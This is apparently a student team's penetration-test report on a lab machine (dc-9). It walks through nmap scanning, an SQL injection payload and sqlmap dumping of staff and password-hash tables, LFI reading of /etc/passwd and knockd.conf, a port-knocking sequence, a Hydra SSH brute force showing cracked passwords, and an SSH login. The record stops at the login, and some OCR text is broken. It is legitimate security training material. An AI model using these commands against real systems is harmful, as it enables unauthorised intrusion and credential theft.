https://github.com/DepiTeam25

Vulnerability Exploitation

Table of Contents

Team Members

01 Mariam Salah

02 Nawal Mohamed

03 Malak Walid

04 Adham Hitham

05 Ammar Ashraf

Scope

Target Machine

Machine
<Target_IP>

Testing Approach

Black-box
penetration test
(no prior credentials)

Tool Used

Nmap, SQLmap,
Netcat, Hydra, and
standard pentesting
tools

2. METHODOLOGY

RECONNAISSANCE

Host discovery, port scanning, and service enumeration using Nmap to map the attack surface.

EXPLOITATION

Leveraging SQLi and LFI to bypass authentication, dump databases, and read configuration files.

PRIVILEGE ESCALATION

Chaining vulnerabilities (Port Knocking, SSH, Sudo misconfiguration) to gain Root access.

2.1 RECONNAISSANCE

HOST DISCOVERY

The target was confirmed to be live.

```
kali㉿kali)-[~]
nmap -sn 192.168.58.0/24

ting Nmap 7.94SVN ( https://nmap.org ) at 2025-10-18 18:46 EDT
 scan report for 192.168.58.1
 is up (0.00023s latency).
Address: 00:50:56:C0:00:08 (VMware)
 scan report for 192.168.58.2
 is up (0.00018s latency).
Address: 00:50:56:EB:04:56 (VMware)
 scan report for 192.168.58.143
 is up (0.00050s latency).
Address: 00:0C:29:DF:07:FA (VMware)
 scan report for 192.168.58.254
 is up (0.00025s latency).
Address: 00:50:56:E2:0F:7F (VMware)
 scan report for 192.168.58.128
 is up.
 done: 256 IP addresses (5 hosts up) scanned in 2.36 seconds
```

PORT SCANNING

› Port 80 (TCP): Open - Apache httpd 2.4.38


› Port 22 (TCP): Filtered - SSH (Blocked by firewall rules)


```
┌──(kali㉿kali)-[~]
└─$ nmap -sS -T4 -sV -O 192.168.58.143
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-10-18 18:51 EDT
Nmap scan report for 192.168.58.143
Host is up (0.0010s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE    SERVICE VERSION
22/tcp filtered ssh
80/tcp open     http    Apache httpd 2.4.38 ((Debian))
MAC Address: 00:0C:29:DF:07:FA (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
```

2.2 SQLi

DISCOVERY

The "Staff Details" search page was found to be vulnerable to SQL Injection.
A basic payload **' or 1=1--** bypassed logic checks.





2.2 SQLi

Exploitation

Automated exploitation using sqlmap confirmed a MySQL backend. We successfully dumped the Staff and Users tables.


Request | Response

Pretty | Raw | Hex

```
1  POST /results.php HTTP/1.1
2  Host: 192.168.23.138
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 15
9  Origin: http://192.168.23.138
10 Connection: keep-alive
11 Referer: http://192.168.23.138/search.php
12 Cookie: PHPSESSID=79hsv5d0v93rl7re5dd056s9gl
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 search=FUZZTHIS
```

```
sqlmap -r request.txt --batch --dump --dbms=mysql --dbs
```

```
available databases [3]:
[*] information_schema
[*] Staff
[*] users
```



2.2 SQLi

Data Exfiltration and Dumping

sqlmap was then used to dump the contents of all relevant tables within the Staff database. Two crucial tables were identified and successfully exfiltrated


```
Database: Staff
Table: Users
[1 entry]
+--------+----------------------------------+----------+
| UserID | Password                         | Username |
+--------+----------------------------------+----------+
| 1      | 856f5de590ef37314e7c3bdf6f8a66dc | admin    |
+--------+----------------------------------+----------+
```

```
Database: Staff
Table: StaffDetails
[17 entries]
+----+-----------------------+-----------------+-----------+---------------------+-----------+-----------------------------+
| id | email                 | phone           | lastname  | reg_date            | firstname | position                    |
+----+-----------------------+-----------------+-----------+---------------------+-----------+-----------------------------+
| 1  | marym@example.com     | 46478415155456  | Moe       | 2019-05-01 17:32:00 | Mary      | CEO                         |
| 2  | julied@example.com    | 46457131654     | Dooley    | 2019-05-01 17:32:00 | Julie     | Human Resources             |
| 3  | fredf@example.com     | 46415323        | Flintstone| 2019-05-01 17:32:00 | Fred      | Systems Administrator       |
| 4  | barneyr@example.com   | 324643564       | Rubble    | 2019-05-01 17:32:00 | Barney    | Help Desk                   |
| 5  | tomc@example.com      | 802438797       | Cat       | 2019-05-01 17:32:00 | Tom       | Driver                      |
| 6  | jerrym@example.com    | 24342654756     | Mouse     | 2019-05-01 17:32:00 | Jerry     | Stores                      |
| 7  | wilmaf@example.com    | 243457487       | Flintstone| 2019-05-01 17:32:00 | Wilma     | Accounts                    |
| 8  | bettyr@example.com    | 90239724378     | Rubble    | 2019-05-01 17:32:00 | Betty     | Junior Accounts             |
| 9  | chandlerb@example.com | 189024789       | Bing      | 2019-05-01 17:32:00 | Chandler  | President - Sales           |
| 10 | joeyt@example.com     | 232131654       | Tribbiani | 2019-05-01 17:32:00 | Joey      | Janitor                     |
| 11 | rachelg@example.com   | 823897243978    | Green     | 2019-05-01 17:32:00 | Rachel    | Personal Assistant          |
| 12 | rossg@example.com     | 6549638203      | Geller    | 2019-05-01 17:32:00 | Ross      | Instructor                  |
| 13 | monicag@example.com   | 8092432798      | Geller    | 2019-05-01 17:32:00 | Monica    | Marketing                   |
| 14 | phoebeb@example.com   | 43289079824     | Buffay    | 2019-05-01 17:32:02 | Phoebe    | Assistant Janitor           |
| 15 | scoots@example.com    | 454786464       | McScoots  | 2019-05-01 20:16:33 | Scooter   | Resident Cat                |
| 16 | janitor@example.com   | 65464646479741  | Trump     | 2019-12-23 03:11:39 | Donald    | Replacement Janitor         |
| 17 | janitor2@example.com  | 47836546413     | Morrison  | 2019-12-24 03:41:04 | Scott     | Assistant Replacement Janitor |
+----+-----------------------+-----------------+-----------+---------------------+-----------+-----------------------------+
```

2.2 SQLi

Data Exfiltration and Dumping

sqlr
all r
Two
suc




```
Database: Staff
Table: Users
[1 entry]
+----+-----------------------+----------------+-----------+---------------------+-----------+-----------------------------+
| id | email                 | phone          | last_name | created_at          | first_name | title                       |
+----+-----------------------+----------------+-----------+---------------------+-----------+-----------------------------+
| 15 | scoots@example.com    | 454786464      | McScoots  | 2019-05-01 20:16:33 | Scooter    | Resident Cat                |
| 16 | janitor@example.com   | 65464646479741 | Trump     | 2019-12-23 03:11:39 | Donald     | Replacement Janitor         |
| 17 | janitor2@example.com  | 47836546413    | Morrison  | 2019-12-24 03:41:04 | Scott      | Assistant Replacement Janitor |
+----+-----------------------+----------------+-----------+---------------------+-----------+-----------------------------+
```

2.3 LOCAL FILE INCLUSION

DISCOVERY

After logging in as '**admin**', the "Manage" tab displayed a "File does not exist" error, hinting at LFI.
Fuzzing confirmed the ability to traverse directories.





2.3 LOCAL FILE INCLUSION

Exploitation

We successfully read **/etc/passwd** to list users.
More importantly, we located the Port Knocking Configuration:

```
wfuzz -c -w /usr/share/seclists/Fuzzing/LFI/LFI-LFISuite-pathtotest-huge.txt -u 192.168.37.135/manage.php?file=FUZZ -b | grep "passwd"
```






2.4 Port Knocking

DISCOVERY

1-Reading /etc/knockd.conf : Using the LFI vulnerability we were able to read the content of that file. “knockd’ is used to hide the ports and it uses port sequence to unhide it. The file was holding the openssh sequence to open the ssh port (7469,8475,9842).



2.4 Port Knocking

Exploitation

```
nc <Targert_IP> 7469

nc <Targert_IP> 8475

nc <Targert_IP> 9842

nmap -p22 <Target_IP>
```

```
┌──(kali㉿kali)-[~/depi/dc-9]
└─$ nc 192.168.18.159 7469
(UNKNOWN) [192.168.18.159] 7469 (?) : Connection refused

┌──(kali㉿kali)-[~/depi/dc-9]
└─$ nc 192.168.18.159 8475
(UNKNOWN) [192.168.18.159] 8475 (?) : Connection refused

┌──(kali㉿kali)-[~/depi/dc-9]
└─$ nc 192.168.18.159 9842
(UNKNOWN) [192.168.18.159] 9842 (?) : Connection refused

┌──(kali㉿kali)-[~/depi/dc-9]
└─$ nmap -p22 192.168.18.159
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-10-24 23:22 EDT
Nmap scan report for 192.168.18.159
Host is up (0.0030s latency).

PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 00:0C:29:CA:56:92 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.40 seconds

┌──(kali㉿kali)-[~/depi/dc-9]
└─$
```

Results

The port knocking attack successfully opened the ssh port

2.5 SSH

Exploitation

BRUTE FORCE ATTACK

With SSH open and a list of users from the database, we launched a dictionary attack using Hydra.

```
┌──(root㉿Mariam)-[/home/mariam/Desktop]
└─# hydra -L users.txt -P pass.txt ssh://192.168.245.210
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
organizations, or for illegal purposes (this is non-binding, these ***** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-26 06:21:08
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tas
ks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 289 login tries (l:17/p:17), ~19 tries per task
[DATA] attacking ssh://192.168.245.210:22/
[22][ssh] host: 192.168.245.210   login: chandlerb   password: UrAG0D!
[22][ssh] host: 192.168.245.210   login: joeyt   password: Passw0rd
[22][ssh] host: 192.168.245.210   login: janitor   password: Ilovepeepee
[STATUS] 279.00 tries/min, 279 tries in 00:01h, 13 to do in 00:01h, 13 active
1 of 1 target successfully completed, 3 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-26 06:22:13
```

Gaining access

Using one of the credentials that we found to connect to the ssh port. We were able to gain a shell on the machine.

```
┌──(root㉿Mariam)-[/home/mariam/Desktop]
└─# ssh janitor@192.168.245.210
janitor@192.168.245.210's password:
Linux dc-9 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u2 (2019-11-11) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Oct 20 07:21:29 2025 from 192.168.245.156
